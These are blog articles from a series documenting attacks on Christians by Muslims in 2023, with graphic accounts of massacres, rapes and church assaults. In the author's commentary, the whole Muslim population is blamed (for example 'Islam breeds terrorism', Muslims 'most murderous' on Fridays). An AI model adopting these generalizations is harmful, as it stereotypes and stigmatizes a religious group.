Uganda: On the evening of June 16, Islamic terrorists crying "Allahu akbar" (Allah is greater) **stormed** a private high school, where students were closing the night by singing Christian hymns. Over the next 90 minutes, the Muslim invaders committed unspeakable horrors against the Christians—murdering, in the end, at least 42 people, 37 of them teenage boys and girls. Most of the boys were burned alive.

Locked in their dormitory, the Muslim terrorists poured fuel on and set the building on fire. Some of the boys were so "**charred beyond recognition**" that investigators had to use DNA samples from relatives to identify them. Most of the girls were hacked and stabbed to death with machetes and knives. An investigative team which visited the site **reported** that "It was a devastating and upsetting scene. Lots of dried blood is still on the ground outside the girls' dormitory." As for the incinerated boys' dormitory, "the smell of death is unmistakeable—beds have been reduced to wire mesh with pieces of flesh still stuck to them." Further positioning the massacre along

religious lines, "The rebels," a survivor **recounted**, "asked for Muslims among the students, but there were none. The rebels said they do not kill fellow believers. they slaughtered every student in their sight using pangas , axes, and sharp objects." As detailed **here**, separating Muslims from Christians during a jihadist raid, and then butchering only the Christians, is not only a very common practice—with examples from many nations, including the **U.S.**—but further underscores that the attack was entirely about religion, namely, killing Christians.

Four days later, on June 20, more machete-wielding Muslims **stormed** another church in Uganda, where they "hacked one member to death." A Christian official **said** of the incident, "It is an evil from the pits of hell to shed blood of innocent people inside a church." The murders occurred around 1 am, following an all-night prayer vigil. According to the **report**, once inside the church, the invaders "started hacking people who had dozed off during overnight prayers." In the **words** of an official:

> After the night prayers, they decided to sleep in the church. However, shortly after sleeping, people armed with pangas raided the church and started randomly hacking members of the congregation. One died on spot while others are nursing grave injuries. Others fled the church to save their lives.

After pointing out that the Muslim murderers consisted of three men, a later **report** quotes the pastor of the church:

> The police cannot quickly ascertain the nature of the attack since the three assailants have not been arrested. But we know that there has been increasing friction between Christians here and the Muslims. Some of them claim that the churches are making a lot of noise—as if we do not have Mosques here that have prayers five times a day.

The pastor **added** that this cannot be categorized as a generic crime: "if they were just thieves, they would have stolen something. The three stormed in, attacked worshipers, and left."

Nigeria: The **genocide** of Christians at the hands of Muslims continued to rage throughout the month of June. According to a June 3 **report**, Muslim "Fulani jihadists" slaughtered 2,500 Christians in just the first six months of 2023. In the years prior, 31,700 total Christians were slaughtered, 18,200 churches were "burned down or wantonly destroyed" and 50 million Christians "forced out of their ancestral homes and lands into displacement and homelessness."

Between mid-May and the first few days of June, Muslim Fulani slaughtered over 300 Christians and destroyed 28 churches in Plateau state alone, according to a June 7 **report**.

Thereafter, during the first three weeks of June, the Muslims slaughtered an **additional 150 Christians** in Plateau. Discussing one of these raids, which claimed 15 Christian lives, an area resident **said**:

> The attackers of our villages are Muslims who are Fulani herdsmen. They attacked our villages of Bwoi and Chisu while we were sleeping at about 11 p.m. The herdsmen burnt down our houses, including a church worship building… Some of the Christian victims were burnt alive in their houses as the herdsmen set fire on their houses.

Markus Artu, a member of the Mangu Local Government Council, which is also under attack, **said**: "All I can say is that war has been declared on Christians in Mangu. The terrorists are just attacking and killing Christians in most of the communities around Mangu… Christians here really need help."

In Benue state, between June 3-4, Muslims **butchered 46 more Christians** in a number of villages. According to a **statement** from local officials,

> Altogether, 46 Christians were killed by the terrorists in the two days of attacks on our communities. Most disturbing also is the fact that the identity of the perpetrators is known to security agencies and the Nigerian government, and yet nothing has been done to end this carnage.

Democratic Republic of Congo: On June 8, members of the Allied Democratic Forces (an Islamic terror group affiliated with ISIS), **hacked to death 12 people**—four children, four women, and four men—in the Christian nation. **According** to officials, the Muslims "were opening doors and decapitating people with hatchets and machetes."

Pakistan: On June 7, the mutilated body of Shazia Imran Masih, a 40-year-old Christian widow, was **found**. Earlier, four Muslims had "abducted, gang-raped and killed" her "for refusing to convert to Islam and marry the primary suspect," according to the **report**:

> he assailants slashed her neck and doused her with acid … though it was not known if the acid burns came before or after her death. The primary suspect has confessed to the killing… Shazia Masih's husband also was killed a year and a half ago, and the family has seen no justice in that case either as police cast it as an accident…

According to her brother, a Muslim man named Noman Gujjar,

> a notorious area criminal … had been pressuring her to convert to Islam along with her children and marry him… Shazia did not share this with us due to fears for our security, but three days before her abduction, she told that Gujjar had threatened to kill her if she did not surrender to his demand.

She then disappeared on June 7, and her family alerted police:

> **Later** in the day we received a call from the Hyer police station that they had found a body from a plot that matched Shazia's description. We immediately went to the police station, but when we saw the body, we could not believe our eyes. Shazia's jugular vein had been slit with a sharp object, and her body had been badly burnt by acid.

The **report** adds that

> A forensic examination revealed that she had been gang-raped before being killed.… Police arrested Gujjar, and though he confessed to the murder, officers seemed uninterested in arresting three suspected accomplices, Gujjar's brother and two cousins."

The murdered woman's brother **continues**:

> The accused are very influential, and they have been persistently threatening us to reconcile and withdraw the case. Due to these threats, we have been forced to go into hiding and are not even free to pursue the case. Gujjar is still in police custody, but we doubt that we'll get justice for our sister, as the police's bias is evident by its inaction against the remaining accused… We have lost all hope for justice and appeal to our church leaders and government officials to provide justice and security to us.

Muslim Attacks on Christians and Churches in France:

Note: Only one of the following five incidents (the beating of an 80-year-old priest) occurred *after* the June 27 Nahel Merzouk protests:

On June 20, a "gang of college students" entered the St. Roch Church in Nice, doused themselves with holy water, and began shouting "Allahu akbar," which the **report** correctly notes is "regularly heard during Islamist attacks." The first deputy mayor of Nice, Anthony Borré, responded by assuring the city that he takes such incidents "very seriously." He further urged his higher ups to also take such matters seriously. In a letter to the president of the Alpes-Maritimes, Charles-Ange Ginesy, Borré wrote:

> Since October 29, 2020 and the Islamist attack on the Notre-Dame Basilica in our city , you are not unaware of how traumatic it can be for our fellow citizens to hear such remarks within a church and the painful memories that they can revive. Faced with these attempts to destabilize society and with the attacks on our secular Republic, we must provide a strong and collective response.

Police sources, however, **said** that the teenagers did "not fall under any Islamist movement," but had rather pulled a "joke"—one admittedly in "bad taste."

On Friday, June 23, three young Muslims, aged between 12 and 13, broke into the St. Joseph Church in Nice, during an afternoon mass, and also began **hollering** "Allahu akbar." Although they quickly ran away, police managed to track them down. "It still looks like a child's joke in very bad taste," **insisted** a French officer. Nice, of course, is where other "Allahu akbar" screaming Muslims **murdered** 84 people in 2016.

On June 3, invaders vandalized the Chuch of Mailhac. According to the **report**, "Many candles lay broken on the floor, and there are clear signs that someone had tried to open the trunk. The sacristan had already filed a complaint for the destruction of candles in the past. As a consequence of this act, the church has been closed for an indefinite time."

On June 12, a "group of young people" **beat** and called Fr. Joseph Eid, of Notre-Dame-du-Liban parish, a "dirty Christian." Sometime after 8 pm, a dozen Muslims made a hole in the church fence and invaded the presbytery. When the priest confronted them, they claimed they were looking for their soccer ball. According to one **report**, "The situation seems to have escalated and the priest was violently thrown to the ground, then grabbed by the back of the neck before being helped by witnesses. The assailants then fled, hurling anti-Christian insults."

Responding to this latest incident of Muslims attacking Christians, several mosque heads in France **expressed** their "indignation and anger," adding in a statement that such behavior is "contrary to the values of Islam and the teachings of the Koran, which call for respect and protection of the 'People of the Book,' meaning Jews and Christians."

Finally, on Friday, June 30, Muslims savagely **beat** an 80-year-old Catholic priest of Saint Vincent de Paul in Saint-Étienne. After knocking Fr. Francis Palle to the ground, they continued beating

and kicking the octogenarian, until he fell unconscious, at which point they also mugged him of his wallet and phone. In the words of one **report**,

> According to eyewitnesses, a group of rioters suddenly attacked Father Palle, surrounding and targeting him for no apparent reason. They hit him with extreme force, causing him to fall violently to the ground. Worse still, these individuals continued to beat him when he was already on the ground, leaving the priest in critical condition.

Last reported, the elderly cleric had been hospitalized in the intensive care unit in serious condition.

Muslim Attacks on Christian Freedom and Worship

Uganda: On June 3, Muslim relatives of two brothers who converted to Christianity **beat** them following a funeral service for their sister. On the night before, one of their Muslim brothers found them offering Christian prayers for their dead sibling. He quickly informed the rest of the family who hurried into the Christians' room to see for themselves. The family then **asked** why they were "praying in the name of Christ rather than Muhammad." The brothers remained silent. At that point, **according** to Kakembo, one of the brothers,

> They accused us that we are no longer Muslims. Our elder brother, Shaban, a teacher by profession at Ibun Bazi Islamic Center, got angry with us and started beating us with a blunt object which he had with him as the rest of the members also joined in and started beating us badly.

Their father then came in and began **shouting**: "Stop, don't kill them in my house, just send them away from my home—from today on, I am no longer their father, and they are no longer my children." Kakembo **continues**:

> My brothers obeyed our dad and sent us away in the night. I was bleeding from a deep cut near the right eye and the forehead, while my brother suffered a deep cut on his forehead, an eye injury and a swollen neck.... We are ostracized and disowned—we need prayers so that God may comfort us as we feel rejected.

Indonesia: Muslims forcibly prevented Christians from worshipping on several occasions:

On June 18 in Central Java, a group of Muslims hollering jihadist slogans, including "Allahu akbar," **blocked** entry into a church building by sealing off the door with a banner saying the church had no right to exist. One **report** gives background on Indonesia's draconian laws concerning non-Muslim places of worship:

> Requirements for obtaining permission to build houses of worship in Indonesia are onerous and hamper the establishment of such buildings for Christians and other faiths, rights advocates say. Indonesia's Joint Ministerial Decree of 2006 (SKB) makes requirements for obtaining permits nearly impossible for most new churches. Even when small, new churches are able to meet the requirement of obtaining 90 signatures of approval from congregation members and 60 from area households of different religions, they are often met with delays or lack of response from officials. Well-organized radical Muslims secretly mobilize outside people to intimidate and pressure members of minority faiths.

Separately, but on the same day of June 18 nearly 500 miles away near Jakarta, other Muslims forcibly **stopped** Christian worship inside a private home. The Muslim group was led by a local official, and the house church was mostly attended by women. Video footage of the incident **showed** the official "using harsh language against a woman trying to defend the fellowship." While trying to pacify the Muslim intruders, the Christian woman, Elysson Lase, **insisted** that they were not trying to turn the home into a formal church, but rather were privately and quietly trying to worship in a home:

> We want to hold a worship service—should I ask permission to worship from you when we want to hold worship?... The important thing has been conveyed to the village office, that we are not building a church. So what's the problem? When we pray, where is the problem?

While Indonesian law is harsh concerning the building of churches, private home worship is (at least for the moment) still legal, though growing numbers of Muslims are resisting even this small concession. Responding to this incident, the Rev. Henrek Lokra of the Communion of Christian Churches **said** the disruption was "illegal, and that the government should take tough action and enforce the constitution against such vigilante acts": "The Christians don't build churches. They only want to hold their routine Sunday worship. If it is not allowed, then where is this country heading?"

In yet another incident, more than a thousand miles from Jakarta, in Medan, another group of Muslims **prevented** Christians from using mall space they had earlier rented to worship in. Due to the angry protests, organized by the influential Muslim Alliance (AUI), the property

administrator of the city's large Plaza Suzuya Marelan mall rescinded the rental. According to the June 18 **report**, a Christian entrepreneur said that "the Muslim protests are part of broader opposition towards devoted Christians and Christian worship in her area."

Egypt: Abanoub Emad, a Christian student of dentistry is, according to a June 22 **report**, "being accused of 'contempt of religion,' after publishing some social media posts, which were considered to be insulting to Islam. A campaign has been launched demanding to arrest and punish him." Even though the young man had "published evidence" showing that his own page had been stolen and manipulated, "certain extremists launched a hashtag against him, and went as far as publishing the phone numbers and addresses of his family, which is normally illegal as it puts them in high risk." The entire fiasco is ultimately a reminder that Egypt's "contempt of religion" law, which is supposedly meant to protect the sanctity of, not just Islam, but Christianity and Judaism as well, is a farce. As the **report** explains, this law exists solely for Islam's benefit:

> Investigating the matter, it turns out that certain individuals had published social media posts that mock the Bible. This prompted some Copts to respond with their own posts, including some in the alleged page of the young Abanoub… Some of the more enlightened and Copts responded by asking why the alleged response by Abanoub Imad were to be considered as a reason to arrest him and put him under trial , when it was simply a reaction to insults against Christianity? Why those who insulted Christianity in the first place are not to be tried as well? And why are Christians always the only ones to be held accountable for contempt of religions, even though there are countless pages/sites that insult Christianity non-stop? Furthermore, how can his family's personal data be illegally leaked, thus endangering their lives, without any reaction by the authorities? And where does the law stand regarding these sites/pages that lure and provoke Coptic youth in order to trap them as they respond to insults to Christianity? Certain extremist individuals and organizations clearly stand behind such widespread activities, but sadly the security authorities appear to be quick to appease them by arresting Copts and prosecuting them, often without conclusive evidence. A case to remember is that of the Coptic young man, Sherif, who was sentenced to a year in prison, after he responded to comments by a woman named Nada Mahmoud who was mocking Christianity. Both were initially arrested and interrogated but, quite shockingly, Nada Mahmoud was released without charges while Sherif was sentenced. An obvious case of the policy of double standards.

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Previous Reports:

- **May, 2023**
- **April, 2023**
- **March, 2023**
- **February, 2023**
- **January, 2023**
- **December, 2022**
- **November, 2022**
- **October, 2022**
- **September, 2022**
- **August, 2022**
- **July, 2022**
- **June, 2022**
- **May, 2022**
- **April, 2022**
- **March, 2022**
- **February, 2022**
- **January, 2022**
- **December, 2021**
- **November, 2021**
- **October, 2021**
- **September, 2021**

- August, 2021
- July, 2021
- June 2021
- May, 2021
- April, 2021
- March, 2021
- February, 2021
- January, 2021
- December, 2020
- November, 2020
- October, 2020
- September, 2020
- August, 2020
- July, 2020
- June, 2020
- May, 2020
- April, 2020
- March, 2020
- February, 2020
- January, 2020
- December, 2019
- November, 2019
- October, 2019
- September, 2019
- August, 2019
- July, 2019
- June, 2019
- May, 2019
- April, 2019
- March, 2019
- February, 2019
- January, 2019
- December, 2018
- November, 2018
- October, 2018
- September, 2018
- August, 2018
- July, 2018
- June, 2018
- May, 2018
- April, 2018

- March, 2018
- February, 2018
- January, 2018
- December, 2017
- November, 2017
- October, 2017
- September, 2017
- August, 2017
- July, 2017
- June, 2017
- May, 2017
- April, 2017
- March, 2017
- February, 2017
- January, 2017
- December, 2016
- November, 2016
- October, 2016
- September, 2016
- August, 2016
- July, 2016
- June, 2016
- May, 2016
- April, 2016
- March, 2016
- February, 2016
- January, 2016
- December, 2015
- November, 2015
- October, 2015
- September, 2015
- August, 2015
- July, 2015
- June, 2015
- May, 2015
- April, 2015
- March, 2015
- February, 2015
- January, 2015
- December, 2014
- November, 2014

- October, 2014
- September, 2014
- August, 2014
- July, 2014
- June, 2014
- May, 2014
- April, 2014
- March, 2014
- February, 2014
- January, 2014
- December, 2013
- November, 2013
- October, 2013
- September, 2013
- August, 2013
- July, 2013
- June, 2013
- May, 2013
- April, 2013
- March, 2013
- February, 2013
- January, 2013
- December, 2012
- November, 2012
- October, 2012
- September, 2012
- August, 2012
- July, 2012
- June, 2012
- May, 2012
- April, 2012
- March, 2012
- February, 2012
- January, 2012
- December, 2011
- November, 2011
- October, 2011
- September, 2011
- August, 2011
- July, 2011

Why Muslims Torched and Slaughtered Christian Students in Uganda

JUNE 26, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

Warning: Graphic Language, but soft and uninformed Americans need to know REALITY keep in mind that Uganda's Muslim population is only 12%.

On the evening of June 16, 2023, Islamic terrorists stormed a private high school in Uganda, where students were closing the night by singing Christian hymns. Over the next 90 minutes, the Muslim invaders committed unspeakable horrors against the Christians—murdering, in the end, at least 42 people, 37 of them teenage boys and girls.

Most of the boys were burned alive. Locked in their dormitory, the Muslim terrorists poured fuel on and set the building on fire. Some of the boys were so "**charred beyond recognition**" that investigators had to use DNA samples from relatives to identify them.

Most of the girls were hacked and stabbed to death with machetes and knives. An investigative team which visited the site **reported** that "It was a devastating and upsetting scene. Lots of dried blood is still on the ground outside the girls' dormitory." As for the incinerated boys' dormitory, "the smell of death is unmistakeable—beds have been reduced to wire mesh with pieces of flesh still stuck to them."

While the media and "experts" continue to allot the **usual materialist reasons** for Muslim atrocities against Christians—from land disputes and "grievances" to "climate change"—there is no doubt that this massacre was entirely fueled by Islam's hate for the non-Muslim, the *infidel*.

For starters, the terrorists were heard to holler Islam's ancient war-cry, the *takbir*—"Allahu Akbar"—which immediately positions the attack in a jihadist paradigm. Although many continue to translate that Arabic phrase as "Allah is great," which suggests Muslim piety and awe, it actually means "Allah is greater," and is cried out during violent jihads on infidels precisely as a way to say, "See, my god, Allah, is greater than your god—as evidenced by the fact that I am triumphing over and killing you!"

The terrorists further made a concerted effort not to kill any Muslim that might be intermingled with the Christian students. In the **words** of a survivor: "The rebels asked for Muslims among the students, but there were none. The rebels said they do not kill fellow believers. they slaughtered every student in their sight using pangas , axes, and sharp objects."

As documented in my 2016 article titled, "**Prove You're Muslim or Die**," separating Muslims from Christians during a jihadist raid, and then butchering only the Christians, is not only a very common practice—with examples from Bangladesh, Kenya, Libya, Mali, Nigeria, and even the **U.S.**—but further underscores that the attack was entirely about religion, namely, killing Christians—and *only* Christians.

There are even less obvious aspects to this attack that emphasize Islam's role: it occurred on a Friday. For those paying attention, Friday is the one day of the week when Muslims, both professional terrorists and regular individuals, are most prone to lash out against infidels. Friday, of course, is also the one day of the week when Muslims gather to pray in mosques and get close to their god and his prophet—and where they invariably hear fiery sermons against infidels.

This phenomenon, incidentally, further highlights how utterly different Christianity and Islam are from one another: most Christians, on leaving church on Sunday afternoon, are probably at their most peaceful towards their fellow man—whereas Muslims, on leaving mosques on Friday, appear to be at their most murderous towards their fellow (though "infidel") man.

Ugandan authorities are blaming the Allied Democratic Forces (ADF)—an Islamic terror group linked to the Islamic State—for the high school massacre, which occurred near the border between Uganda and the Democratic Republic of Congo, where ADF is based.

In reality, however, the amount of "professional" terror groups in Africa is burgeoning, morphing, and allying with one another—Boko Haram and Fulani in Nigeria, JNIM in Burkina Faso, Al Shabaab (the youth) in Somalia, Al Shabaab (separate from the Somalis) in Mozambique, and so many more—all often under the Islamic State's umbrella.

Not only does this make it difficult to determine exactly who is responsible, but it creates something of a distraction: the issue is not this or that terror group—which have been coming and going since the time of Muhammad—but that *Islam breeds terrorism*. This is amply demonstrated through the behavior of "regular" Muslims all throughout Africa.

In Uganda alone, a Christian-majority nation with a mere 12% Muslim population, not a single month goes by without several incidents of "every day" Muslims slaughtering or terrorizing Christians (see Ugandan entries in my monthly "**Muslim Persecution of Christians**" reports). Below, for example, are some of the incidents to be reported in just May, 2023:

- A Muslim student **slaughtered** a Christian student in his dorm for "sharing Christ with Muslims."
- A Muslim man, angered at his wife's conversion to Christianity, **starved** her—in keeping with sharia's prescriptions for punishing apostate women—before trying to feed her to wild animals. At one point, he too cried out, "Allahu akbar!"
- Muslims nearly beat another convert to Christianity **to death**. From a hospital bed, he **recounted** how they had tried "to force me to confess that Jesus is not the Son of God, and that Allah is the only God to be worshipped and Muhammad is His prophet. I refused to renounce Jesus as the Son of God. They started beating me up."

Again, keep in mind that Uganda's Muslim population is only 12%.

Worst of all, for anyone paying attention, the June 16 massacre of Christian students, far from being some sort of aberration, is reflective of just how bad things have gotten, and not just in Uganda, but all throughout sub-Saharan Africa, wherever there are meaningful Muslim populations living alongside Christians. This includes a full-blown **genocide of Christians in Nigeria**.

A Global Pandemic: The Jihadist Rape of Christian Women

MAY 17, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAIN PERSECUTION, JIHAD

Gatestone Institute

The global targeting of Christian women for rape and sexual violence appears to be at an all-time high, especially in the Muslim world, according to a new **study**.

Open Doors, a human rights organization that tracks the global persecution of Christians, recently published reports examining the role of gender. **One** of these, "A Web of Forces: The 2023 Gender Report," ranks nations based on the category of "gender-specific religious persecution" (or GSRP), and shows how a victim's male or female gender shapes their respective persecution.

According to the **report**:

> Globally, Christian women and girls often find themselves caught in a particularly complex web of compounding vulnerabilities. They are not only vulnerable as Christians … but their additional gender-determined vulnerabilities overlap and interact to a greater extent than for Christian men and boys in the same contexts. These are environments where all females experience a disadvantaged status as women before the law or in society, bias against their lack of education or an elevated risk of poverty. These multiple vulnerabilities compound one another – like the multiplying forces of compound interest in a bank. Religious persecution exploits the existence of these many interlinking and compounding forces, aggravating the damage to individual women and girls, their families and their communities.

The top five "pressure points" Christian women experience **are**: 1) sexual violence; 2) forced marriage; 3) physical violence; 4) incarceration or house arrest by male family members; and 5) psychological violence.

Although all five pressure points are often interconnected, the first—"sexual violence" against Christian women for their faith—is by far the most common and widespread. As the **report** emphasizes,

> Faith-based sexual violence is recorded as a risk for Christian women and girls in 86% . **Sexual violence is consistently chosen time and time again to target Christian women and girls across the globe**…. The physical and psychol-emotional severity of sexual violence is considerable and well-understood, but the effectiveness of sexual violence is also due to the myriad of damaging consequences that can ensue. A web of complicit forces can worsen its impact and lead to loss of shelter, food, future opportunities and community .

Of the top 20 nations where gender most shapes the experience of persecution for female Christians, 18 are either Muslim-majority or have a significant Muslim population (the other two are India and Colombia). The 20 are ranked as follows: 1) Nigeria, 2) Cameroon, 3) Somalia, 4) Sudan, 5) Syria, 6) Ethiopia, 7) Niger, 8) India, 9) Pakistan, 10) Mali, 11) Iran, 12) Mozambique, 13) Eritrea, 14) Burkina Faso, 15) Central African Republic, 16) Afghanistan, 17) Democratic Republic of the Congo, 18) Colombia, 19) Egypt, and 20) Tunisia.

*****

A representative sampling of the aforementioned African, Arab, and Asian nations follows in no particular order:

Nigeria: " Women and girls have been raped, forced into sexual slavery, kidnapped for ransom and killed.... Abduction is used regularly to depopulate Christian-dominated territory and impoverish Christian families. Most commonly, Christian girls are abducted and have been known to be trafficked by radical Islamic religious leaders for the purpose of forced marriage and forced conversion – even women who are already married.... Of late, Emirs have provided a special covering for abductors of minors, they collect the minors from the abductors and convert them to Islam then marry them off to willing Muslims, who often rape the minors to impregnate them. The emirs act like their parents, while their biological parents are denied access to them. When parents try to rescue their child, they commonly face resistance from the community, police and judiciary, who argue the marriage is legitimate under Islamic law and the girl has accepted Islam. In addition to being "married," girls abducted by militants have reportedly been used as suicide bombers, human shields or as leverage in negotiations with the government or their families.... Violence against women is also used as a weapon to harm Christian men. Men and boys have been forced to watch their wives, mothers, daughters and sisters be raped in front of them, or abducted, causing deep trauma and feelings of helplessness, as they feel they should have been able to protect them."

Syria: "Christian women and girls regularly experience harassment and acts of discrimination in the public sphere, even being seduced deliberately in an attempt to convert them to Islam. For example, if a Muslim shop owner sees a woman in a hijab and another who is wearing a cross, she might well keep the Christian waiting and potentially even raise the price for her. Women have also reported being spat at in the street and discriminated against in the workplace. Christian women are most vulnerable to persecution in areas controlled by Islamist groups. For female converts (particularly those from a Muslim background), violence can come from their own families and communities."

Somalia: "Young female converts to Christianity remain one of the most vulnerable populations. Commonly, a woman suspected of Christianity will be humiliated in public, kept under strict house arrest, raped, abducted, forcibly married to a radical sheikh or killed. For example, when a female convert to Christianity was this year discovered by her family, arrested in her room and tied on her bed with a chain for six months until another believer was able to come to the rescue. If already married, she will likely be divorced and have her children taken away to ensure that they are raised in an Islamic way."

Pakistan: "Christian women and girls are at risk of sexual violence in the public sphere, including in the workplace and in schools. Many of them are maids, or cleaners, and are targeted for sexual exploitation. .... t is becoming the norm to rape Christian children .... The psychological trauma and abuse continues even if a case is brought to bring back the girl.... committed suicide because of abuse and sexual harassment, departmental negligence and religious oppression.... Many families never see their girls again, partly because the authorities rarely take meaningful action to bring perpetrators to justice.... The legal system repeatedly fails these young women. Many

between the ages of 8-18 are being abducted, raped and married to older men. Some of them over 50 years old.... There are also reports of Christian boys being subject to sexual abuse. Experts indicate that instances of rape and murder of young boys are on the rise in Pakistan..."

Yemen: " might be isolated in the home, physically and mentally abused, and possibly given in marriage to a devout Muslim, raped or even killed to 'restore the honor' of the tribe or family.... Christian women and girls also risk being sexually abused at the hands of militias due to the concept of 'anfal' , which permits non-Muslims in some circumstances to be treated as slaves as part of the spoils of war (Quran, **Surah Al-Anfal**). According to local experts these groups are running prostitution rings in the country."

Chad: "Christian women in Chad face both violent and non-violent persecution for their faith. Christian women are also vulnerable to sexual violence at the hands of Islamic militants. ... Women and girls who have been raped and consequently impregnated typically suffer ongoing psychological distress and low self-esteem. Traumatized rape victims sometimes view their children as a perpetual reminder of the crime committed against them. Local sources report that the wider society around them, too, is unsympathetic to their plight, viewing them as tarnished.

Egypt: "Christian women are targeted for marriage by grooming, rape and forced conversion by Islamist networks... Police response has been often complicit or apathetic and many women remain missing. The psychological toll is high, and many women live in fear..."

Democratic Republic of Congo: "Christian women are vulnerable to abduction, rape, trafficking, and sexual slavery, especially by ADF ... Women and girls are raped, forced to marry ADF soldiers and others are trafficked. Sometimes these women and girls are killed. Many Christian women who are spared are reportedly kept as a kind of 'trophy.' ... These forced marriages are often early marriages, as sources report that elderly Muslim men often prefer young Christian girls.

Saudi Arabia: "ape and sexual assault are commonplace across Saudi Arabia for the thousands of non-Saudi (especially Asian and African) housemaids across the country who are Christian (or non-Islamic), a position in which they are commonly abused and virtually treated as slaves."

Tunisia: "As conversion from Islam is forbidden, converts from Islam face the greatest breadth of persecution if their faith is discovered.... They may be physically beaten, expelled from their home, put under house arrest, threatened with death and/or raped. If already married, she will likely be divorced, have her children taken away and have her financial support withdrawn. Some Christian women have been separated from their children for prolonged periods due to disputes related to their new Christian faith."

United Arab Emirates: "A female convert to Christianity will face immense pressure from her family to force her to convert back to Islam. If she does not, an imam may be called in to convince her of her sin, or she could be placed under house arrest. Even if a Christian man were willing to

marry her, women who come from a Muslim background are legally restricted from marrying a non-Muslim… or Christian women who are married to a Muslim man, the law grants custody of children of non-Muslim women to the Muslim father in the event of a divorce…. House-maids working in the UAE often face sexual harassment or slave-like treatment."

*****

Among other sad conclusions, these disturbing trends make one thing clear: the notorious sexual abuses that the Islamic State ("ISIS") committed against Christians, Yazidis, and other non-Muslim minorities—which the world heard of, but was also reassured had "nothing to do with Islam"—are, in fact, part and parcel of Muslim societies, whether they be African, Arab, or Asian, and whether they be rich or poor.

Why Muslims Hate the Cross: Part 1

APRIL 7, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAIN PERSECUTION

The Stream.

As Christians prepare to celebrate Easter, Muslims continue to desecrate that one symbol most representative of the death and resurrection of Jesus Christ: the Crucifix.

Most recently in France, on Mar. 16, 2023, a Muslim man **smashed** a church's six foot tall Plexiglas cross—which had stood since the 1600s—into pieces. A week earlier, also in France, another Muslim man broke off and **desecrated the crucifixes** affixed to some 30 graves.

A couple weeks before *that*, in neighboring Belgium, a 16-year-old convert to Islam arrested on terrorist related charges had earlier videotaped himself **smashing crucifixes**.

What is it about the cross that prompts such behavior?

For starters, not only is it the symbol of Christianity; it also symbolizes the fundamental disagreement between Christians and Muslims. As Historian Sidney Griffith explains, "he cross … publicly declared those very points of Christian faith which the Koran, in the Muslim view, explicitly denied: that Christ was the Son of God and that he died on the cross." Accordingly, the cross "often aroused the disdain of Muslims," so that from the start of the seventh century Muslim

conquests of Christian lands, there was an ongoing "campaign to erase the public symbols of Christianity, especially the previously ubiquitous sign of the cross."

Testimonies abound from the very earliest invasions into Christian Syria and Egypt of Muslims systematically breaking every crucifix they encountered. According to Anastasius of Sinai, who lived during the seventh century Arab conquests, "the demons name the Saracens as their companions. And it is with reason. The latter are perhaps even worse than the demons," for whereas "the demons are frequently much afraid of the mysteries of Christ"—among which he mentions the cross—"these demons of flesh trample all that under their feet, mock it, set fire to it, destroy it"

The comparison to demons is not without significance. Last year in Pakistan, for example, a Muslim man named Muhammed climbed atop and wrapped himself around a large cross on church property and started spasmodically swinging his body in an attempt to bring it down—all while reciting Koran verses, shouting Islam's jihadist war-cry, "**Allahu Akbar**," and threatening Christians (video **here**). According to the report, Muhammad was "in such a religious frenzy," and so "intent to tip the cross over," that "he was risking his life to do so." He fell, was injured and tended to—by Christians.

Similarly, in France, after a Muslim man was arrested for destroying crosses in a graveyard, initial reports **stated** that "The man repeats Muslim prayers over and over, he drools and cannot be communicated with: his condition has been declared incompatible with preliminary detention." He was hospitalized as "mentally unbalanced."

Ironically, for Muslims, it is the cross itself that it satanic. After referring to the crucifix as "**an element of the devil**," Indonesian cleric Sheikh Abdul Somad continued his videotaped response to the question why Muslims "felt a chill whenever they saw a crucifix," by saying, "Because of Satan!" Similarly, Kuwaiti cleric Othman al-Khamis issued a **fatwa** comparing the Christian crucifix to Satan, adding that crosses can only be publicly displayed in order to mock them, for example by depicting them "in an insulting place such as socks." In keeping with such logic, a Pakistani shoe-seller **placed** the image of the cross on the soles of his shoes, so that the crucifix might be trodden with every Muslim footstep.

As with all things Islamic, hate for the cross traces back to the Muslim prophet Muhammad. He reportedly "had such a repugnance to the form of the cross that he broke everything brought into his house with its figure upon it," to quote historian William Muir. Muhammad also claimed that at the end times, Jesus (**the Muslim "Isa"**) would make it a point to "break the cross."

When asked about Islam's ruling on whether anyone — even a Christian — is permitted to wear a cross, Sheikh Abdul Aziz al-Tarifi, a Saudi expert on sharia, **confirmed** the hostility: "Under no circumstances is a human permitted to wear the cross." Why? "Because the prophet — peace and blessings on him — commanded the breaking of it ."

Sheikh al-Tarifi also explained that if it is too difficult to break the cross — for example, a large concrete statue — Muslims should at least try to disfigure one of its four arms "so that it no longer resembles a cross." Historic and numismatic evidence confirms that, after the Umayyad caliphate seized the Byzantine treasury in the late seventh century, the caliph ordered that one or two arms of the cross on the stolen Christian coins be effaced so that the image no longer resemble a crucifix.

Fast-forward nearly fourteen centuries, a few years ago in Turkey, authorities "**ruled** that architectural elements of houses which resemble crosses will not be tolerated." This ruling came "following complaints that the balconies of certain villas in the village resembled crosses. Photos show that houses had two levels and a cross shape divided the houses into four quadrants. Multiple complaints … led the houses to be destroyed on the basis of their architecture incorporating the cross."

